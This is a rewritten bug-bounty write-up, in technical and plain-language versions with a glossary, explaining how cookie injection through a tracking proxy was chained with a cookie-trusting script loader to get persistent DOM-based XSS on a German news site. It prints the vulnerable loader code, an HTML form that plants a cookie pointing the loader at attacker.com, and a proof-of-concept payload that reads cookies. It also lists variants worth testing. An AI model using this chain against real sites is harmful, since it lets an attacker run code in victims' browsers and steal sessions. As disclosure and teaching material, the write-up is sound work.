DOM-Based XSS via Arbitrary Cookie Injection Across a News Site and Its Subdomains
A tracking proxy allowed an attacker to set arbitrary cookies on the target's parent domain, and a JavaScript loader on article pages read a cookie value and used it as the hostname for an external script without validation. Chaining these let an attacker execute arbitrary JavaScript in the target's origin, persistent for one year.
 Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers a chain of two weaknesses found on one of Germany's largest news publishers, whose identity the author withholds because the issue had not been fixed at the time of writing. The programme's scope covered the main domain and all subdomains.
Two components were involved:
- Tracking proxy: a JENTIS server-side tracking proxy (v5.2.7) hosted on a first-party subdomain, with the ability to set cookies.
- Front-end loader: a JavaScript loader hosted on two CDN subdomains and included on article pages. It dynamically loads another script.
Neither component looked dangerous on its own. The tracking proxy could set a cookie, and the loader trusted a cookie value when deciding where to load an external script from. Chaining them produced persistent, one-click DOM-based XSS.
The two vulnerability classes at play are worth stating plainly. Cross-Site Scripting (XSS) lets an attacker execute JavaScript in a trusted site's context. DOM-based XSS occurs when client-side JavaScript takes attacker-controlled input and passes it to a dangerous sink, such as a dynamically created <script> element, without validation. Cookie injection lets an attacker make a victim's browser store a cookie for a target domain; when trusted JavaScript reads that cookie and uses its value unvalidated, the result is DOM-based XSS.
Setup
The work was done as a bug bounty hunter on a programme covering the publisher's main domain and all subdomains. No accounts, roles or special tooling are described. The two preconditions that matter are structural:
- The tracking proxy accepts a
setcookiecommand through a single POST endpoint and can set cookies on the target's domain. - The loader script (
loader.js) runs on article pages and reads a cookie namedloaderenv.
The author notes that the loader is hosted on two CDN subdomains and included on article pages, and that the same cookie-controlled script-loading mechanism was later found in the JavaScript of another subdomain.
Finding it
The first finding came from examining the tracking proxy's setcookie command. Several weaknesses together allowed arbitrary cookies to be set on the target's domain:
- Reflected origin with credentials. The endpoint reflects the supplied
Originheader inAccess-Control-Allow-Originand returnsAccess-Control-Allow-Credentials: true. - No preflight. The endpoint accepts
Content-Type: text/plain, so the browser can send the request without a CORS preflight. - Attacker-controlled cookie. The cookie's
name,value,Max-AgeandDomainare controlled through the JSON body. - No server-side validation. These attributes are not properly restricted or checked.

Two details matter here: Domain=.target.example makes the cookie available across the parent domain and its subdomains, while Max-Age=31536000 keeps it stored for one year.
At first the author saw no significant impact in this and simply documented it in his notes. A few days later, while hunting on the same programme, he found something more interesting in the site's JavaScript loader.
The loader reads the loaderenv cookie and, if present, uses its value as the hostname of an external script, with no validation:
if ((readCookie("loaderenv") !== '') && !window.isLoaderInDarklaunch) { const loaderEnvironment = readCookie("loaderenv"); const script = document.createElement("script"); script.setAttribute("type", "text/javascript"); script.setAttribute("src", "https://" + loaderEnvironment + "/loader-main.js"); document.head.appendChild(script); window.isLoaderInDarklaunch = true; return;}
This looks like an environment-override feature, possibly intended for developers to load scripts from a staging environment. The cookie value is concatenated directly into the script's src attribute:
src = "https://" + loaderEnvironment + "/loader-main.js"
Because the cookie is attacker-controlled through the first vulnerability, setting it to attacker.com makes the browser load:
<script src="https://attacker.com/loader-main.js"></script>
The browser executes that external script in the context of the target page, giving the attacker's JavaScript access to the page's DOM, non-HttpOnly cookies and same-origin functionality available to the victim. The root cause is treating a cookie as trusted configuration.
Exploitation
Individually both issues look low impact: cookie injection alone invites the question "an attacker can set a cookie, but what can they do with it?", and cookie-controlled script loading requires the attacker to control the cookie first. Chained, they give persistent DOM-based XSS in three steps.
Step 1: Inject the cookie
The attacker uses the tracking proxy to set loaderenv=attacker.com on the target's parent domain. A background fetch() from an attacker's site may fail to persist the cookie because of browser third-party cookie restrictions, so the author instead used an HTML form with enctype="text/plain" submitted through a top-level navigation. The browser navigates directly to the tracking proxy, so its response sets the cookie in a first-party context.
<form action="https://tracking.target.example/" method="POST" enctype="text/plain" target="inject"> <input name='{"client":{"clientTimestamp":1,"domain":".target.example"},"cmd":{"key":"setcookie","data":[{"name":"loaderenv","value":"attacker.com","exdays":31536000}]},"data":[],"requestType":"XMLHttpRequest","x":"' value='="}'></form>
The form posts to the tracking proxy endpoint with enctype="text/plain", so the browser sends the request without a CORS preflight.
Step 2: Trigger the loader
After the cookie is set, the victim is redirected to an article page on the target website. The loader reads the malicious cookie and creates a script element pointing to https://attacker.com/loader-main.js.
Step 3: Execute JavaScript
The browser loads and executes the attacker's script in the target's origin. The payload used in the proof of concept is harmless:
(function () { window.alert(document.cookie); console.log(document.cookie);})();
It demonstrates that arbitrary JavaScript runs in the target's origin. The complete flow is:
- The victim clicks a link to the attacker's PoC page.
- The form submits the cookie-injection request.
- The browser stores the malicious cookie.
- The victim is redirected to an article page.
- The loader reads the cookie and loads the attacker's script.
- The payload executes in the target's origin, confirming the XSS.

Because the cookie remains valid for one year, the XSS triggers again on subsequent visits to affected pages. The malicious state lives in the victim's browser rather than on the server, but the result behaves similarly to stored XSS.
Root cause
The loader treats a cookie as trusted configuration. It reads loaderenv, concatenates the value into https:// + value + /loader-main.js, and appends the resulting script element to the document head without validating the hostname. Any party able to write that cookie controls which origin the page loads executable JavaScript from.
The tracking proxy supplies that ability. It reflects the supplied Origin in Access-Control-Allow-Origin while returning Access-Control-Allow-Credentials: true, accepts Content-Type: text/plain so no preflight is required, and lets the JSON body choose the cookie's name, value, Max-Age and Domain without server-side restriction. The Domain attribute makes the cookie available across the parent domain and its subdomains.
Browser third-party cookie restrictions did not stop the attack, because the form submission is a top-level navigation to the tracking proxy, which sets the cookie in a first-party context.
Impact
An attacker who gets a victim to load a page they control can set loaderenv on the parent domain and then have the victim's browser execute attacker-supplied JavaScript in the origin of the news site. That script has access to the page's DOM, to non-HttpOnly cookies and to same-origin functionality available to the victim. The cookie persists for one year, so the payload runs again on later visits to affected pages. The author describes the result as behaving similarly to stored XSS.
The same cookie-controlled script-loading mechanism was also found in the JavaScript code of another subdomain, so the issue was not limited to the main domain; the same pattern could affect other subdomains using this loader.
The bug was reported through the Intigriti bug bounty programme and accepted after three days.
Fix
The report does not describe a fix. What the analysis implies is that the loader should not derive a script hostname from a cookie value without validation, and that the tracking proxy should not let a request body choose arbitrary cookie names, values, domains and lifetimes, nor reflect arbitrary origins with credentials enabled. The author's own takeaway is to treat cookie values as untrusted input, especially when they influence script loading.
Variants to test
- Cookie-driven script or resource loading. Search page JavaScript for cookies read and concatenated into
src,hrefor similar sinks. A positive result is a cookie value that changes the host or path of a loaded script or resource. - Tracking or tag-manager proxies with a
setcookiecommand. Look for endpoints that accept a command and a JSON body naming the cookie. A positive result is a response that sets a cookie whoseDomaincovers the parent domain. - Reflected origin with credentials. Send a request with a chosen
Originand check whether it comes back inAccess-Control-Allow-OriginalongsideAccess-Control-Allow-Credentials: true. A positive result is both headers present for an arbitrary origin. - Preflight-free content types. Try
Content-Type: text/plainon state-changing endpoints. A positive result is the request being processed without a CORS preflight. - Third-party cookie restriction bypass. Where a background
fetch()fails to persist a cookie, submit the same request through a form withenctype="text/plain"and a top-level navigation. A positive result is the cookie being stored in a first-party context. - Shared loaders across subdomains. Check whether the same loader script is included on other subdomains. A positive result is the same cookie-controlled behaviour on a host outside the one where it was first found.
What happened, in plain words
A security researcher found a way to make a large German news website run code that an attacker controls, inside the victim's own browser, on the news site's pages. He did it by combining two small weaknesses that each looked harmless on their own.
The first weakness was in a piece of tracking software the news site runs. That software had a feature that lets a request ask it to store a cookie in the visitor's browser. The feature did not check carefully what was being stored, so an attacker could use it to plant any cookie they liked on the news site's domain, including on all of its subdomains.
The second weakness was in a small JavaScript file that the news site loads on its article pages. That file reads a cookie called loaderenv and, if the cookie exists, uses its value as the address of another script to download and run. It never checks that the address is a legitimate one.
Put together: the attacker plants a cookie saying "load your extra script from attacker.com", the victim opens an article page, the page's loader obeys the cookie, and the attacker's JavaScript runs as if it were part of the news site. Because the cookie lasts a year, the attack keeps working on later visits.
The researcher reported it through the Intigriti bug bounty programme, and it was accepted after three days. The news site's identity is withheld because the issue had not been fixed when the write-up was published.
Before going further, a few words that will come up constantly.
- A cookie is a small piece of text that a website asks your browser to keep and send back on later requests. It is how a site remembers you between page loads, for example that you are logged in. Think of it as a sticky note the site hands your browser and asks it to show again next time.
- JavaScript is the programming language that runs inside web pages in your browser. It is what makes pages interactive, and it is also what an attacker wants to run on someone else's site.
- XSS, short for Cross-Site Scripting, is the situation where an attacker manages to get their own JavaScript to run inside a trusted website's page, in the victim's browser. From the browser's point of view, that script is part of the trusted site, so it can do anything the site's own code could do.
- DOM-based XSS is a specific flavour of XSS where the problem lives entirely in the page's JavaScript. The script takes some input (here, a cookie value) and uses it in a dangerous way (here, to decide where to load another script from), without checking it first. "DOM" stands for Document Object Model, the in-memory tree of elements that makes up the page; the attack never needs the server to be involved.
- Cookie injection means getting a victim's browser to store a cookie for a domain the attacker does not own. On its own it sounds minor, but it becomes serious when the site's own code trusts that cookie.
The target and its two parts
The programme covered the main domain and all subdomains of one of Germany's largest news publishers. Two components were involved.
- A tracking proxy. This is a server that sits between the website and third-party analytics or marketing tools. Instead of the visitor's browser talking directly to each tool, the requests go through the site's own domain. The one here was a JENTIS server-side tracking proxy, version 5.2.7, hosted on a subdomain of the news site, and it had the ability to set cookies.
- A front-end loader. This is a small JavaScript file that a page includes, whose job is to fetch and run another script. This one was hosted on two CDN subdomains and included on article pages. (A CDN, content delivery network, is a service that serves files from servers close to the visitor; a subdomain is a name like
something.example.comthat sits under the mainexample.com.)
Neither part looked dangerous by itself. The tracking proxy could set a cookie; the loader trusted a cookie when deciding where to fetch a script from. The chain is what mattered.
Finding the first weakness: setting any cookie you like
The tracking proxy offers a command called setcookie, reachable through a single endpoint that accepts POST requests. (An endpoint is a specific URL on a server that does a specific job; an API is a set of such endpoints that programs talk to. Think of an endpoint as a service counter: you go to the right window, hand over a form, and get something back.)
The researcher found several problems that together let an attacker set arbitrary cookies on the target's domain:
- Reflected origin with credentials. When a browser makes a request to another site, it can include an
Originheader saying where the request came from. The endpoint copied whateverOriginit was given into theAccess-Control-Allow-Originresponse header, and also returnedAccess-Control-Allow-Credentials: true. In plain terms: the server told the browser "yes, the site that just asked is allowed, and yes, it may include the user's cookies". That is the opposite of what a careful server should do. - No preflight. Browsers protect users by sending a preliminary check, called a preflight, before certain cross-site requests, to ask the server whether the real request is welcome. Requests with simple content types skip that check. The endpoint accepted
Content-Type: text/plain, which is one of those simple types, so the browser would send the request without asking first. - Attacker-controlled cookie. The cookie's
name,value,Max-AgeandDomainwere all taken from the JSON body of the request. (JSON is a text format for structured data, like a very simple form written out in curly braces.) So the attacker chose not just the cookie's contents but also its name, how long it lasts, and which domains it applies to. - No server-side validation. None of these attributes were properly restricted or checked on the server.
Two details in that list deserve a closer look. Domain=.target.example makes the cookie available across the parent domain and all of its subdomains, so one cookie reaches every part of the site. Max-Age=31536000 keeps it stored for one year (that number is a year in seconds).
At this point the researcher saw no significant impact and simply wrote it down in his notes. A few days later, while hunting on the same programme, he found something more interesting in the site's JavaScript loader.
Finding the second weakness: a cookie that decides where to load code from
The loader script, loader.js, runs on article pages. It reads a cookie named loaderenv and, if the cookie is present, uses its value as the hostname of an external script. No validation is performed:
if ((readCookie("loaderenv") !== '') && !window.isLoaderInDarklaunch) { const loaderEnvironment = readCookie("loaderenv"); const script = document.createElement("script"); script.setAttribute("type", "text/javascript"); script.setAttribute("src", "https://" + loaderEnvironment + "/loader-main.js"); document.head.appendChild(script); window.isLoaderInDarklaunch = true; return;}
Line by line, in plain words:
if ((readCookie("loaderenv") !== '') && !window.isLoaderInDarklaunch) {checks two things: that theloaderenvcookie exists and is not empty, and that a flag calledisLoaderInDarklaunchhas not already been set. The flag is there so the loader does not run twice on the same page.const loaderEnvironment = readCookie("loaderenv");reads the cookie's value and stores it in a variable. Whatever text is in the cookie ends up here, unchecked.const script = document.createElement("script");creates a new, empty<script>element in the page. It is not attached to the page yet.script.setAttribute("type", "text/javascript");marks it as JavaScript.script.setAttribute("src", "https://" + loaderEnvironment + "/loader-main.js");builds the address the script should be loaded from, by gluinghttps://, then the cookie value, then/loader-main.js. This is the dangerous line: the cookie value becomes part of a URL the browser will fetch and execute.document.head.appendChild(script);attaches the element to the page's head, which tells the browser to download and run that script.window.isLoaderInDarklaunch = true;sets the flag so the loader does not run again.return;stops the function here.
This looks like an environment-override feature, possibly intended so developers could load scripts from a staging environment instead of production. The cookie value is concatenated directly into the script's src attribute:
src = "https://" + loaderEnvironment + "/loader-main.js"
Because the cookie is attacker-controlled through the first weakness, setting it to attacker.com makes the browser load:
<script src="https://attacker.com/loader-main.js"></script>
That is a script tag pointing at the attacker's own server. The browser fetches it and runs it in the context of the target page. From the browser's point of view, the code is part of the news site, so it can read the page's DOM, read any cookie that is not marked HttpOnly (a flag that hides a cookie from JavaScript), and do anything else the site's own code could do on behalf of the victim.
The root cause is treating a cookie as trusted configuration. A cookie is just text the browser stores; anyone who can write it can change it.
Putting the two together
Individually both issues look low impact. Cookie injection alone invites the question "an attacker can set a cookie, but what can they do with it?". Cookie-controlled script loading requires the attacker to control the cookie first. Chained, they give persistent DOM-based XSS in three steps.
Step 1: Inject the cookie
The attacker uses the tracking proxy to set loaderenv=attacker.com on the target's parent domain. A background fetch() from an attacker's site may fail to persist the cookie because of browser third-party cookie restrictions, so the researcher instead used an HTML form with enctype="text/plain" submitted through a top-level navigation. The browser navigates directly to the tracking proxy, so its response sets the cookie in a first-party context.
A third-party cookie is a cookie set by a site other than the one you are looking at. Browsers increasingly block or limit them. A first-party context means the browser is actually on the site that is setting the cookie, which browsers treat as normal and allow. A top-level navigation means the browser's main window goes to a new page, as if you clicked a link, rather than a background request happening quietly.
<form action="https://tracking.target.example/" method="POST" enctype="text/plain" target="inject"> <input name='{"client":{"clientTimestamp":1,"domain":".target.example"},"cmd":{"key":"setcookie","data":[{"name":"loaderenv","value":"attacker.com","exdays":31536000}]},"data":[],"requestType":"XMLHttpRequest","x":"' value='="}'></form>
Line by line:
<form action="https://tracking.target.example/" method="POST" enctype="text/plain" target="inject">opens a form that will send a POST request to the tracking proxy endpoint.enctype="text/plain"tells the browser to encode the form's contents as plain text, which is one of the simple formats that skips the CORS preflight.<input name='...' value='="}'>is a single form field. Itsnameattribute is a long string that is actually a JSON document, and itsvalueis="}. When the browser encodes the form as plain text, it writesname=valuefor each field.- Inside the JSON,
"client":{"clientTimestamp":1,"domain":".target.example"}tells the tracking proxy which domain the cookie should belong to. The leading dot means the parent domain and all its subdomains. "cmd":{"key":"setcookie","data":[{"name":"loaderenv","value":"attacker.com","exdays":31536000}]}is the actual command: set a cookie namedloaderenvwith the valueattacker.com, lasting 31536000 (the field is calledexdays).
Why a form and not a simple background request? Because a background request from an attacker's page is a third-party request, and browsers may refuse to store the resulting cookie. A form submission that navigates the browser to the tracking proxy makes it a first-party request, which browsers allow.
Step 2: Trigger the loader
After the cookie is set, the victim is redirected to an article page on the target website. The loader reads the malicious cookie and creates a script element pointing to https://attacker.com/loader-main.js.
Step 3: Execute JavaScript
The browser loads and executes the attacker's script in the target's origin. The payload used in the proof of concept is harmless:
(function () { window.alert(document.cookie); console.log(document.cookie);})();
Line by line:
(function () { ... })();defines a function and immediately calls it. The wrapping parentheses are just a way to write "define and run" in one go.window.alert(document.cookie);pops up a dialog box showing the page's cookies.document.cookieis how JavaScript reads the cookies that are not markedHttpOnly.console.log(document.cookie);prints the same cookies to the browser's developer console, so the researcher can see them even if the alert is dismissed.
This demonstrates that arbitrary JavaScript runs in the target's origin. The complete flow is:
- The victim clicks a link to the attacker's PoC page. (PoC, proof of concept, is a small demonstration that the attack works.)
- The form submits the cookie-injection request.
- The browser stores the malicious cookie.
- The victim is redirected to an article page.
- The loader reads the cookie and loads the attacker's script.
- The payload executes in the target's origin, confirming the XSS.
Because the cookie remains valid for one year, the XSS triggers again on subsequent visits to affected pages. The malicious state lives in the victim's browser rather than on the server, but the result behaves similarly to stored XSS. (Stored XSS is the classic kind where the malicious script is saved on the server and served to every visitor; here nothing is saved on the server, but the effect on the victim is comparable because the cookie keeps the attack alive.)
Why it works: the root cause
The loader treats a cookie as trusted configuration. It reads loaderenv, concatenates the value into https:// + value + /loader-main.js, and appends the resulting script element to the document head without validating the hostname. Any party able to write that cookie controls which origin the page loads executable JavaScript from.
The tracking proxy supplies that ability. It reflects the supplied Origin in Access-Control-Allow-Origin while returning Access-Control-Allow-Credentials: true, accepts Content-Type: text/plain so no preflight is required, and lets the JSON body choose the cookie's name, value, Max-Age and Domain without server-side restriction. The Domain attribute makes the cookie available across the parent domain and its subdomains.
Browser third-party cookie restrictions did not stop the attack, because the form submission is a top-level navigation to the tracking proxy, which sets the cookie in a first-party context.
What an attacker could do with it
An attacker who gets a victim to load a page they control can set loaderenv on the parent domain and then have the victim's browser execute attacker-supplied JavaScript in the origin of the news site. That script has access to the page's DOM, to non-HttpOnly cookies and to same-origin functionality available to the victim. The cookie persists for one year, so the payload runs again on later visits to affected pages. The researcher describes the result as behaving similarly to stored XSS.
The same cookie-controlled script-loading mechanism was also found in the JavaScript code of another subdomain, so the issue was not limited to the main domain; the same pattern could affect other subdomains using this loader.
The bug was reported through the Intigriti bug bounty programme and accepted after three days.
How it could be fixed
The report does not describe a fix. What the analysis implies is that the loader should not derive a script hostname from a cookie value without validation, and that the tracking proxy should not let a request body choose arbitrary cookie names, values, domains and lifetimes, nor reflect arbitrary origins with credentials enabled. The researcher's own takeaway is to treat cookie values as untrusted input, especially when they influence script loading.
Things to look for elsewhere
- Cookie-driven script or resource loading. Search page JavaScript for cookies read and concatenated into
src,hrefor similar sinks. A positive result is a cookie value that changes the host or path of a loaded script or resource. - Tracking or tag-manager proxies with a
setcookiecommand. Look for endpoints that accept a command and a JSON body naming the cookie. A positive result is a response that sets a cookie whoseDomaincovers the parent domain. - Reflected origin with credentials. Send a request with a chosen
Originand check whether it comes back inAccess-Control-Allow-OriginalongsideAccess-Control-Allow-Credentials: true. A positive result is both headers present for an arbitrary origin. - Preflight-free content types. Try
Content-Type: text/plainon state-changing endpoints. A positive result is the request being processed without a CORS preflight. - Third-party cookie restriction bypass. Where a background
fetch()fails to persist a cookie, submit the same request through a form withenctype="text/plain"and a top-level navigation. A positive result is the cookie being stored in a first-party context. - Shared loaders across subdomains. Check whether the same loader script is included on other subdomains. A positive result is the same cookie-controlled behaviour on a host outside the one where it was first found.
Glossary
- API: a set of endpoints a program can talk to, like a set of service counters with defined forms to fill in.
- Bug bounty programme: a scheme where an organisation invites outside researchers to report security problems and rewards them.
- CDN (content delivery network): a service that serves files from servers close to the visitor.
- Cookie: a small piece of text a website asks the browser to store and send back on later requests.
- Cookie injection: getting a victim's browser to store a cookie for a domain the attacker does not own.
- CORS (Cross-Origin Resource Sharing): the browser mechanism that decides whether a page from one site may read a response from another site.
- CORS preflight: a preliminary request the browser sends before certain cross-site requests, to ask the server whether the real request is welcome.
- Cross-Site Scripting (XSS): getting an attacker's JavaScript to run inside a trusted website's page, in the victim's browser.
- DOM (Document Object Model): the in-memory tree of elements that makes up a page.
- DOM-based XSS: XSS where the flaw lives entirely in the page's JavaScript, which takes attacker-controlled input and uses it dangerously without validation.
- Endpoint: a specific URL on a server that does a specific job.
- First-party context: the browser is actually on the site that is setting the cookie, which browsers treat as normal and allow.
- Header: a piece of metadata sent alongside a request or response, such as
OriginorAccess-Control-Allow-Origin. - HttpOnly: a cookie flag that hides the cookie from JavaScript.
- JavaScript: the programming language that runs inside web pages in the browser.
- JSON: a text format for structured data, written with curly braces and quotes.
- Max-Age: a cookie attribute saying how many seconds the cookie should last.
- Origin: the combination of scheme, host and port that identifies where a request came from; also the name of the header carrying it.
- PoC (proof of concept): a small demonstration that an attack works.
- POST: an HTTP method used to send data to a server, typically to create or change something.
- Preflight: see CORS preflight.
- Reflected origin: a server copying the
Originit received back into its response headers. - Same-origin: belonging to the same scheme, host and port; code from the same origin can access the page's data.
- Sink: a place in code where data is used in a way that can be dangerous, such as building a script URL.
- Stored XSS: XSS where the malicious script is saved on the server and served to visitors.
- Subdomain: a name like
something.example.comthat sits under the mainexample.com. - Third-party cookie: a cookie set by a site other than the one you are looking at; browsers increasingly limit these.
- Top-level navigation: the browser's main window going to a new page, as if you clicked a link.
- Tracking proxy: a server that sits between a website and third-party analytics or marketing tools, so requests go through the site's own domain.




